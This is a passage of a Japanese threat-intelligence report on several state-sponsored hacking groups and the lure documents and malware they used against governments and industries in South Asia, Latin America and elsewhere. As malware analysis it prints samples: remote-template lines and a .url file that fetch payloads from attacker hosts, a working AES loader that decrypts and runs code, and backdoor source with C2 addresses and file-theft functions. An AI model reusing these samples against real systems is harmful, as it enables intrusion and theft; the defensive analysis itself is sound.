攻撃者は、スピアフィッシングメールとマルウェア APK ファイルを使用しました。最近、攻撃者は PDF ドキュメントを餌として使用し、キャンペーンを展開してきました。攻撃手法には、マルウェア EXE ファイルを PDF アイコンに偽装して被害者を騙して実行させることや、PDF ドキュメント内にフィッシングリンクを挿入し、マクロコードが含まれたマルウェア PPT ファイルをダウンロードさせることが含まれていました。これらのファイルが開かれると、マルウェア PPT ファイルをダウンロードさせるスクリプトが実行され、追加感染を引き起こしました。PDF ファイルは、ユーザーに詐欺的なメッセージを通じてコンテンツをダウンロードさせ、インターネットからマルウェアファイルをダウンロードさせるように誘導しました。EXE ファイルはデジタル署名が含まれたゲームソフトウェアのメタデータを使用して偽装され、起動されるとシステム情報を収集し、コマンド＆コントロール（C2）サーバーと通信して AES 暗号化を使用して収集されたデータを送信しました。最終的な目的は情報収集であり、従来のサイバースパイ戦術パターンをそのまま踏襲していました。

2) セクターE03グループ

インド政府の支援を受けているハッキンググループの一つである SectorE03 は、他のセキュリティ企業によってコンフューシャス（Confucius）として知られており、パキスタンで彼らのハッキング活動が発見されました。
該当グループは、カシミール連帯の日を組織するための会議の議事録に偽装した Windows ヘルプ（CHM）ファイルを配布して攻撃活動を行いました。


Help

No. F. 5(2)/2025 K.I
GOVERNMENT OF PAKISTAN
MINISTRY OF KASHMIR AFFAIRS AND
GILGIT-BALTISTAN
*****

Islamabad, the 1st January, 2025

Subject: MINUTES OF THE 1st INTER PROVINCIAL AND INTER-MINISTERIAL COORDINATION MEETING ON ORGANIZING KASHMIR SOLIDARITY DAY, 5TH FEBRUARY, 2025.

I am directed to refer to the subject noted above and to enclose herewith approved minutes of the subject meeting held on 26-12-2024 under the Chairmanship of the Secretary Ministry of Kashmir Affairs and Gilgit-Baltistan, Islamabad for information and further necessary action, please.

(Ahmed Hameed Khan Jadoon)
Section Officer (K-I)
Tele: 9209820
ksection127@gmail.com


Distribution:

1. The Secretary, Ministry of Foreign Affairs, Islamabad.
2. The Secretary, Ministry of Defence, Rawalpindi.

[図 38:
カシミール連帯の日を組織するための会議の議事録に偽装した Windows ヘルプファイルの実行画面]


NSHC©2025 All rights reserved.

該当グループは、攻撃対象が Windows ヘルプファイルを実行すると、スクリプトによってマルウェア実行(EXE)ファイルを実行します。



[図 39: Windows ヘルプファイルに含まれるマルウェアスクリプトの一部]

該当グループは、攻撃対象システムで実行したマルウェア実行ファイルを通じて、コマンド＆コントロール（C2）サーバーから受け取った CMD コマンドを実行し、悪意のある行為を行いました。



[図 40: コマンドおよび制御サーバーから受け取った CMD コマンドを実行するコード]

Related Events


- **SectorE03 used CHM malware disguised as Kashmir Solidarity Day filename**
  https://cti.nshc.net/events/view/13436

3) セクターE04グループ

インド政府の支援を受けているハッキンググループの一つである SectorE04 は、他のセキュリティ企業によってサイドワインダー（Sidewinder）として知られており、スリランカ、アメリカ、エジプト、アラブ首長国連邦、ジブチ、バングラデシュ、ベトナム、カンボジア、アルジェリア、サウジアラビア、ウガンダ、ルワンダ、トルコ、ブルガリア、中国、アフガニスタン、インド、モルディブ、オーストリア、モザンビーク、パキスタン、ネパール、ミャンマー、インドネシア、フィリピンで彼らのハッキング活動が発見されています。

NSHC©2025 All rights reserved.

該当グループは南アジア、東南アジア、中東、アフリカ地域を中心に、核エネルギー、海洋物流、通信、コンサルティング、IT、不動産、ホテル産業を対象に攻撃活動を行った。
該当グループは、過去に軍事および外交組織に集中していた攻撃対象を民間の主要産業に拡大し、検出回避のためのツールセットのアップグレードと多段階感染戦略を並行して行い、作戦の精巧さを一層高めました。
該当グループの攻撃は主にスピアフィッシングメールを通じて開始され、マルウェア DOCX 文書に挿入されたリモートテンプレート機能を利用して RTF 文書を自動的にダウンロードさせます。



Visa

Nepal Visa (Tourist Visa and Official/Diplomatic Visa only) related information

S N	Visa	Visa fees in PKR	Process and required documents
1	15 Days Multiple entry visa	PKR. 8,700/-	**Step 1**: Online visa application: Visitors who wish to apply for tourist visa of Nepal can submit an online visa application form available at the following portal: https://nepaliport.immigration.gov.np/onlinevisa-mission/application. Please complete all required details.
2	30 Days Multiple entry visa	PKR. 14,500/-	**Step 2**: A confirmation slip will be generated at the end of the online visa application process. Please save it for your record as well as for onward processing of your visa application.
			Step 3: Applicant is kindly requested to send the confirmation slip as well as the following documents (in pdf format) to Embassy's email **eonislamabad@mofa.gov.np** or **eonislamabad@gmail.com** :
			a. A copy of bio-page of your passport
			b. A copy of CNIC (for Pakistan Nationals) or national ID
3	90 Days Multiple entry visa	PKR. 36,250/-	c. If you have already visited Nepal, copies of visa and arrival/departure stamps showing your most recent travel to Nepal.
			d. Other supporting documents like sponsorship letter (in its absence, bank statement that shows transactions of at least past six months and a copy of hotel booking)
			Step 4: Emails thus received along with the above documents will get a response generally within 4 working days.
			Step 5: Visa applicants will be notified through email to visit the Embassy on work-days (Monday to Friday) from 9.30 am to12.30 pm with their original passport, a printed copy of the confirmation slip, sponsorship letter/bank statement and a copy of hotel booking and other relevant documents, if any. Applicants will be advised the date and time of passport collection while submitting the original passport for visa. Applicant concerned should collect his/her passport with visa in person from the Embassy. The processing time

[図 41: ネパールビザ案内文に偽装したマルウェア DOCX 文書の実行画面]

```
11  e" Target="fontTable.xml"/>
12  " Target="https://nepaliport.immigration.gov.np/onlinevisa-mission/application" TargetM
13  " Target="https://mofa-gov-np.dirctt888.info/99839932/doc.rtf" TargetMode="External"/>
14
```

[図 42:
ネパールビザ案内文に偽装したマルウェア DOCX 文書に挿入されたリモートテンプレート設定コード]

ダウンロードされた RTF は、古い脆弱性である CVE-2017-
11882 を悪用してシェルコードを実行し、その後、バックドアローダー（Backdoor Loader）とスティーラーボット（StealerBot）というマルウェアを連続的にインストールします。

NSHC©2025 All rights reserved.

特に、スティーラーボットは、ファイルの窃取、スクリーンショットのキャプチャ、キーロギング、システム情報の収集などの機能を備えたポストエクスプロイトツールであり、該当グループはこれを通じて攻撃対象システムを長期的に監視し、機密情報を継続的に流出させることができます。

```
54  local_38 = DAT_180070038 ^ (ulonglong)auStack_2a8;
55  AddVectoredExceptionHandler(1,(PVECTORED_EXCEPTION_HANDLER)&LAB_180002910);
56  eVar7 = fopen_s(&local_98,
57                  "levt0evt.lnp
                                                    "
58                  ,"rb");
59  if (eVar7 != 0) goto LAB_1800058e4;
60  FUN_180036434(local_98,0,2);
61  uVar9 = FUN_1800369e8(local_98);
62  iVar1 = (int)(uVar9 & 0xffffffff);
63  _DstBuf = (undefined4 *)operator_new((ulonglong)(iVar1 + 1));
64  FUN_180036434(local_98,0,0);
65  fread(_DstBuf,1,uVar9 & 0xffffffff,local_98);
66  FUN_180035e24(local_98);
67  uVar25 = iVar1 - 0x15;
68  pauVar10 = (undefined (*) [32])operator_new((ulonglong)uVar25);
69  puVar11 = (undefined4 *)operator_new(0x15);
```

[図 43: バックドアローダーマルウェア]

該当グループは、検出されたペイロードを数時間以内に変形して再配布するほど迅速に対応し、脅威の持続性と回避力を強化していることが特徴です。

Related Events

- **SectorE04 used Word malware disguised as Seoul Tech Scholarship Recruitment document**
  https://cti.nshc.net/events/view/13075

- **SectorE04 used a new Domains**
  https://cti.nshc.net/events/view/13247

- **SectorE04 used Word malware targets the Maritime and Nuclear sectors**
  https://cti.nshc.net/events/view/13286
  活発なサイバー脅威行為者が政府、軍、外交機関を積極的に標的にしており、南アジアおよび東南アジア、中東、アフリカ全域の海上および物流部門に対する攻撃が顕著に増加しました。このキャンペーンは原子力エネルギー関連の標的を集中的に攻撃しました。この作戦は、CVE-2017-
  11882 を悪用する悪意のある DOCX 添付ファイルを含むスピアフィッシングメールを使用して、多段階感染プロセスを開始しました。これにより、「バックドアローダー」と「スティーラーボット」インプラントが配布され、広範なシステム侵害が可能になりました。攻撃者は、Malware の変種内で JavaScript 難読化および制御フロー平坦化（CFL）を含む高度

NSHC©2025 All rights reserved.

な検出回避技術を使用しました。感染段階には、リモートテンプレート注入、RTF を利用したシェルコード攻撃、mshta.exe
Windows ユーティリティの悪用が含まれていました。また、カスタム Malware サンプルを使用して持続性を維持することで、セキュリティソフトウェアの検出に対する迅速な適応力を示しました。この攻撃者のグローバルな活動範囲はアジアとエジプトのインフラにまで拡大しており、これは洗練された持続的な脅威戦略を反映しています。

- **SectorE04 used Word malware disguised as Government document**
  https://cti.nshc.net/events/view/13571


4) セクターE05グループ

インド政府の支援を受けているハッキンググループの一つである SectorE05 は、他のセキュリティ企業によってビター（BITTER）として知られており、スリランカ、バングラデシュ、ドイツ、パキスタンで彼らのハッキング活動が発見されました。
該当グループは、通貨政策報告書に偽装したマイクロソフトワード（Word）文書をスピアフィッシングメールを通じて配布し、攻撃活動を行いました。
該当グループは、攻撃対象に対してスピアフィッシングメールの本文を通じて、2025 年 2 月基準の通貨政策報告書のコピーに関連する内容で添付ファイルを開くように誘導しました。

Fri 2/28/2025 4:10 PM
governor <governor@cbsl.lk.hluttaw-govmm.co>
Monetary_policy_report_2025_february
To Director Information Technology
Message Monetary_policy_report_2025_february.docx (620 KB)
WARNING! This is an external e-mail. Do not click on attachments or links/URL unless sender is reliable. Malware/ Viruses can be easily transmitted via email.
Enclosed please find attachment regarding copy of Monetary Policy Report - February 2025.
Sd/-
Dr. P. Nandalal Weerasinghe
Governor
Central Bank Of Sri Lanka
Email: governor@cbsl.lk
Tel: +94 11 2477477

[図 44: スピアフィッシングメール本文]

NSHC©2025 All rights reserved.



[図 45: 通貨政策報告書に偽装した Word 文書の実行画面]

該当グループは、攻撃対象システムでワード文書を実行すると、文書に挿入されたリモートテンプレート機能を利用して RTF 文書を自動的にダウンロードし、実行することで後続攻撃のための足場を築きました。

```
ionships/footer" Target="footnotes202.xml"/>
ionships/footer" Target="endnotes444.xml"/>
ionships/footer" Target="presentation219.xml"/>
ionships/oleObject" Target="https://www-cbsl-gov-lk.dwnlld.info/6cc2e6e0/Profile.rtf" TargetMode="External"/>
ionships/image" Target="media/image2.jpg"/>
nships/styles" Target="styles.xml"/>
```

[図 46: 通貨政策報告書に偽装されたワード文書に挿入されたリモートテンプレート設定コード]

Related Events

- **SectorE05 used Word malware disguised as a Monetary policy report**
  https://cti.nshc.net/events/view/13155


- **SectorE05 used LNK malware disguised as Invitation document exploits RARLAB WinRAR vulnerability**
  https://cti.nshc.net/events/view/13248

6. SectorGの支援を受けたハッキンググループの活動

NSHC©2025 All rights reserved.

1) セクターG01グループ

レバノン政府の支援を受けているハッキンググループの中で、SectorG01は他のセキュリティ企業によってダーク・カラカル（Dark Caracal）とも呼ばれ、ベネズエラ、ドミニカ共和国、アメリカ、ドイツ、チリ、コロンビアで彼らの活動が発見されました。
そのグループは、新たに開発したPoco RATマルウェアを利用して、ラテンアメリカのスペイン語圏の国々を対象に攻撃活動を行いました。
該当グループは今回の活動で、ツールと戦術の両方を進化させ、より隠密で持続的な情報収集を目指した。
攻撃の出発点はスペイン語で書かれたフィッシングメールです。このメールには、実際の請求書や支払い確認書に偽装されたマルウェアPDF文書が添付されており、攻撃対象がこれを閲覧すると“.rev”アーカイブファイルがダウンロードされます。このアーカイブの内部にはDelphiで作成されたドロッパーが含まれており、実行時にシステムにPoco RATがインストールされます。



[図 47: スペイン語で作成された購入予算書に偽装した PDF 文書の実行画面]

インストールされたPoco RATは、ファイルのアップロードおよびダウンロード、スクリーンショットのキャプチャ、コマンドの実行、システムプロセスの制御など、さまざまな機能を実行し、セキュリティソリューションの検出を回避するために、仮想環境の検出および隠蔽技術も搭載されています。
主要な標的は、ベネズエラ、チリ、コロンビア、エクアドルなどの政府機関、民間企業、産業体などです。
該当グループは、各国の企業ブランドや文書フォーマットを精巧に模倣して攻撃対象の信頼を誘導し、これを通じて地政学的利益の確保および産業機密の窃取を実現しようとする目的を持っている。

Related Events

- **SectorG01 used Bandook and Poco RAT Malware being distributed via a PDF file**

NSHC©2025 All rights reserved.

https://cti.nshc.net/events/view/13156
新しいマルウェアである Poco
RAT を利用した攻撃キャンペーンが進行中であることが明らかになりました。このキャンペーンは 2022 年に開始され、主にラテンアメリカのスペイン語使用者を対象としています。
Poco
RAT は C++ベースで開発されており、ファイルのアップロード、スクリーンショットのキャプチャ、コマンドの実行、システムプロセスの操作など、広範なスパイ機能を備えています。このようなカスタマイズされたツールを活用して、他のサイバー犯罪者と差別化を図っており、特定の対象に Poco
RAT のような独自のマルウェアを使用する一方で、Bandook ベースのバックドアを大量に配布しています。
このような攻撃は主にスペイン語で書かれたフィッシングメールを通じて行われ、PDF または HTML 形式の添付文書には偽の請求書や金融取引情報が含まれています。これらの文書は Adobe Acrobat Pro
DC や Canva のようなツールを使用して作成され、メタデータ分析の結果、「trabajo」（スペイン語で「業務」）といった作成者名が発見されました。被害者がこれらの文書を開くと、.rev 拡張子を持つ WinRAR 圧縮ファイルが自動的にダウンロードされ、これはセキュリティ検出を回避する手段として使用されます。このような攻撃チェーンは数年間変わっておらず、合法的なサービスを悪用してマルウェアペイロードを送信し続けています。
このような巧妙な攻撃に対抗するためには、フィッシングメールに対する警戒を強化し、添付ファイルやリンクをクリックする際に注意を払い、セキュリティソリューションを最新の状態に保つことで、既知のマルウェアや攻撃ベクターに対する検出と防御を強化する必要があります。また、疑わしい活動の監視を強化し、ユーザー教育を通じてソーシャルエンジニアリング手法に対する認識を高めることも重要です。

7. SectorHの支援を受けるハッキンググループの活動

1) セクターH03グループ

パキスタン政府の支援を受けているハッキンググループの中で、SectorH03 は他のセキュリティ企業によってトランスペアレント・トライブ（Transparent
Tribe）として知られており、インド、韓国、シンガポール、アメリカで彼らのハッキング活動が発見されました。

NSHC©2025 All rights reserved.

該当グループは、インド税関電子ゲートウェイ（ICEGATE, icegate.gov.in）を装ったフィッシングメールを通じて、Java ベースのマルウェア（JAR）を配布する攻撃活動を行いました。
そのメールは受信者に ICEGATE 関連の公式通知を装ったメッセージを送信し、メール本文には「請求書確認用 PDF」に偽装された画像が含まれていました。
攻撃対象がこの画像をクリックすると、圧縮された ZIP アーカイブファイルがダウンロードされ、その中には 2 つのマルウェア JAR ファイルが含まれています。
このファイルを実行すると、システムにリモートアクセス型トロイの木馬（Remote Access Trojan）と情報窃取機能を備えたマルウェアがインストールされます。分析の結果、このマルウェアはブラウザの資格情報、セッションクッキー、キー入力情報などを収集し、攻撃者が運営するコマンド＆コントロール（C2）サーバーにデータを送信します。

[図 48: リモート制御トロイの木馬および情報窃取機能を備えたマルウェアのリモートコマンドリスト]

該当のマルウェアは、スタートアップフォルダに自身を複製し、起動時に自動実行されるように設定することで持続性を確保し、検出を回避するために Java ランタイム環境で javaw.exe を通じて実行されます。
該当グループは政府機関のドメインを装い、受信者の信頼を得て、内部ネットワークへの侵入およびデータの窃取を目的としている。

Related Events

- **SectorH03 distributed JAR-based RAT malware through Phishing email**

NSHC©2025 All rights reserved.

https://cti.nshc.net/events/view/12915
最近のサイバー脅威事件には、メールフィッシングキャンペーンが含まれており、攻撃者は合法的なインド政府ドメイン「icegate.gov.in」をスプーフィングして、JAR ベースのリモートアクセス型トロイの木馬（RAT）とデータ窃取マルウェアを配布しました。このメールは PDF 形式の合法的な配送請求書が含まれているように偽装されていました。しかし、添付ファイルはクリックすると RAT を配布する悪意のあるドメインに接続されるサムネイル画像でした。JAR ファイル「Shipping Bill 2625182 dated 2023122024.PDF.jar」と「ENTER.jar」は Java を使用して実行され、スタートアップフォルダに自身を配置し、コマンド＆コントロールサーバードメイン「iyiochalogs[.]myddns[.]com」に DNS 呼び出しを行い、マルウェアの持続性を確保しました。C2 サーバーが応答しなかったため、エンドポイント全体が侵害されることは防がれましたが、攻撃はスプーフィングされたドメインの SPF および DMARC レコードの欠如を悪用しました。STRRAT として確認されたこのマルウェアは、ブラウザデータを盗み、リモートコマンドを実行できるため、深刻なサイバーセキュリティ問題を引き起こしました。このようなアプローチは、インド政府機関や銀行を対象とした以前の攻撃で観察されたパターンと一致しています。

- **SectorH03 used CrimsonRAT malware variants**
  https://cti.nshc.net/events/view/13249

- **SectorH03 used Android malware disguised as India Post App**
  https://cti.nshc.net/events/view/13438

- **SectorH03 used Malware disguised as a Password document**
  https://cti.nshc.net/events/view/13657

8. SectorSの支援を受けるハッキンググループの活動

1) セクターS01グループ

ベネズエラ政府の支援を受けているハッキンググループの中で、SectorS01 は他のセキュリティ企業によってブラインドイーグル（Blind Eagle）としても知られており、コロンビア、メキシコ、イギリスで彼らの活動が発見されました。該当グループは、WebDAV および GitHub を活用して、Remcos RAT として知られるリモート制御マルウェアを配布する攻撃活動を行いました。

NSHC©2025 All rights reserved.

該当グループは攻撃対象に「.url」ファイルが含まれたフィッシングメールを送り、攻撃対象がこのファイルを実行すると、WebDAV サーバーからダウンローダーがダウンロードされます。

```
[{009862A0-0000-0000-C000-000000005986}]
Prop3=19,2
[InternetShortcut]
IconIndex=11
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
IDList=
URL=file://\\62.60.226.112@80\file\2430_1471.exe
HotKey=0
```

[図 49: ".url"ファイルの WebDAV サーバーダウンロードコード]

該当ダウンローダーは、コマンド＆コントロール（C2）サーバーと通信した後、GitHub リポジトリから最終ペイロードである Remcos
RAT を受け取り実行し、感染システムに対するリモート制御を獲得します。
GitHub リポジトリは、該当グループが継続的にペイロードを更新しているため、検出回避およびペイロードの改ざんがリアルタイムで行われています。
また、攻撃インフラ内では SSH キーが繰り返し使用されている状況が捉えられ、このグループの運用方式が一貫したインフラ基盤で行われていることを示しています。

Related Events

- **SectorS01 used .url Files to distribute Remcos RAT malware**
  https://cti.nshc.net/events/view/13527

9. SectorJの支援を受けるハッキンググループの活動

1) セクターJ01グループ

サイバー犯罪ハッキンググループの中で、SectorJ01 グループは他のセキュリティ企業によって FIN 7 として知られており、アメリカやエジプトで彼らの活動が発見されました。
該当グループは、正常な Python スクリプトとマルウェアの Python スクリプトを一緒に圧縮した圧縮ファイルを配布しました。圧縮ファイルの内部には「Mail_Sync_Console.exe」というファイル名を持つ実行ファイルが含まれており、これを通じてメール同期ツールに関連するプロジェクトファイルに見せかけたと分析されています。

NSHC©2025 All rights reserved.

이름	수정한 날짜	유형	크기
DLLs	2025-04-24 오후 4:23	파일 폴더	
Lib	2025-04-24 오후 4:23	파일 폴더	
conf.py	2025-02-10 오전 4:48	Python File	117KB
Mail_Sync_Console.exe	2015-12-20 오후 7:28	응용 프로그램	27KB
Mail_Sync_Console	2025-02-10 오전 6:44	바로 가기	1KB
msvcr100.dll	2025-01-30 오전 7:24	응용 프로그램 확장	756KB
py.exe	2015-12-20 오후 7:27	응용 프로그램	100KB
python.exe	2015-12-20 오후 7:28	응용 프로그램	27KB
python34.dll	2015-12-20 오후 7:28	응용 프로그램 확장	2,680KB
pyw.exe	2015-12-20 오후 7:27	응용 프로그램	101KB

[図 50: メール同期ツールに関連するプロジェクトファイルに偽装した圧縮ファイル]

特に、これらはマルウェアスクリプトのファイル名を Python プロジェクトで一般的に使用される設定ファイル名「conf.py」に偽装し、攻撃対象が正常な構成ファイルと誤認して実行するように誘導しました。

このスクリプトは、AES アルゴリズムを使用して暗号化されたペイロードを復号化し、復号化されたデータを一時ファイルとして保存し、それをサブプロセスを通じて実行する機能を果たします。

```
import base64, hashlib, os, subprocess, tempfile, sys
from Crypto.Cipher import AES

class WD:

    def __init__(self, key):
        self.bs = AES.block_size
        self.key = hashlib.sha256(key).digest()

    def decrypt(self, enc):
        enc = base64.b64decode(str(enc))
        iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return self._unpad(cipher.decrypt(enc[AES.block_size:])).decode('utf-8')

    @staticmethod
    def _unpad(s):
        return s[:-ord(s[len(s)-1:])]

def load(obfcode):
    listed = obfcode.split("_pKo_JX_" * 5)
    del listed[0]; del listed[-1]
    key = listed[2].encode()
    del listed[0]
    anubis = WD(key)
    src = ""
    for i in listed:
        src += anubis.decrypt(i) + "\n"
    tmp = tempfile.NamedTemporaryFile(delete=False)
    tmp.write(src.encode())
    p = subprocess.Popen([sys.executable, tmp.name])
    tmp.close()
    p.wait()
    os.unlink(tmp.name)

load(
'_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX_UkFX3TuW0ShAPWgteqBVGMrD7hybTtKVvSpuEjXTJ7w=_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX_49qgI/lP1Bywim0tUxDWqUfxFH2qtWIfN
wnglcEY8ytaMM5IciRB/cHeXzA1Yz+F_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX_mv3kKjei3quXhG0k2/AqBqgkBOlnS88DoFVrYjOQmZAmz6G87OnjTUpCe4kqcaJa/Q2hf9jpl/Fx2bEU3R0Ig=
=_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX_xxDaMbflZAjJqdUuhwBEJOhQEbO8fteE/TXeNxgpQv5r/jRXd3ARSQWq3OvzTYHJaZxqxuJcKJlGunbbr6eyHIs/nE19N+O+YqqmiO6Ky5yk=_pKo_JX__
pKo_JX__pKo_JX__pKo_JX__pKo_JX_e5OSQLeFtyp/nRq8eWLL7DEDzrastckEVEl9L5eFtBnEL2jbxxWsymyUIzuQrQrxp+dNUUvMcCYaHEBblSczRw==_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX
_1aU8OYJlAIB4gCQ+9dnJfKlmtjfQWTQfVqTEvmCA5HylL8jRHHKXmorTUtQxEz1zNeGbF9MaWVpwzmuqfQgA==_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX_l1fK3gIEywUTrsajJ7F9Cml2oiIAA
CaXAcrugTNCBolPs1xK686jUJN0y93BRg8IX+aVttyO6x6Cl1bW9HfOzA==_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX_wJaBkFFa7nIxiVTrtQ7OKgIUWMpKhS36p5hR4fTH4f8Q7l16GqJBbdBEgfH
a3b0Vyq/7ofcoGxnTF3mlCmzL5A==_pKo_JX__pKo_JX__pKo_JX__pKo_JX__pKo_JX_7BiVNWgeO+3TfqSgwHjYecpee56o2SsLFUW1sztjqqhkaEpZAN22YnNXm3iD8XokmcAgk93jLWsAeD5fxTcN/cipt
```

[図 51: パイソンスクリプトの一部]

上記のプロセスを通じて、バックドア（Backdoor）タイプのマルウェアが実行され、このマルウェアは攻撃対象システムのリモート制御、ファイルのダウンロードおよびアップロード、環境変数情報の収集、レジストリ設定の操作など、さまざまな機能を実行することが分析されています。

NSHC©2025 All rights reserved.

```
PROTOCOL_ID = 'A19N'
C2_SERVERS = ['38.134.148.20', '5.252.177.249']
C2_PORTS = [80, 443]
REGISTRY_PATH = "Software\\FormidableHandlers"
BASE64_ALPHABET = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
SUBSTITUTION_KEY = ''
SOCKET_OBJ = None
ACTIVE_SERVERS = []

def change_directory(path):
    try:
        os.chdir(path)
        return b"[+]"
    except Exception as e:
        return b"[-] " + encode_string(str(e))

def download_file_or_dir(path):
    try:
        if os.path.isfile(path):
            with open(path, "rb") as file:
                return file.read()
        elif os.path.isdir(path):
            temp_file = tempfile.NamedTemporaryFile(delete=False)
            zip_file = zipfile.ZipFile(temp_file, 'w', zipfile.ZIP_DEFLATED)
            for root, _, files in os.walk(path):
                for file in files:
                    zip_file.write(os.path.join(root, file), os.path.relpath(os.path.join(root, file), os.path.join(path, '..')))
            zip_file.close()
            temp_file.close()
            with open(temp_file.name, "rb") as file:
                data = file.read()
            os.unlink(temp_file.name)
            return b'FO:' + data
        else:
            return b"[-] not file not dir"
    except Exception as e:
        return b"[-] " + encode_string(str(e))
```

[図 52: バックドアマルウェアのソースコードの一部]

[C2 サーバー]

- 38[.134[.148[.20
- 5[.252[.177[.249

Related Events

- **SectorJ01 used Python Backdoor Malware**
  https://cti.nshc.net/events/view/13363
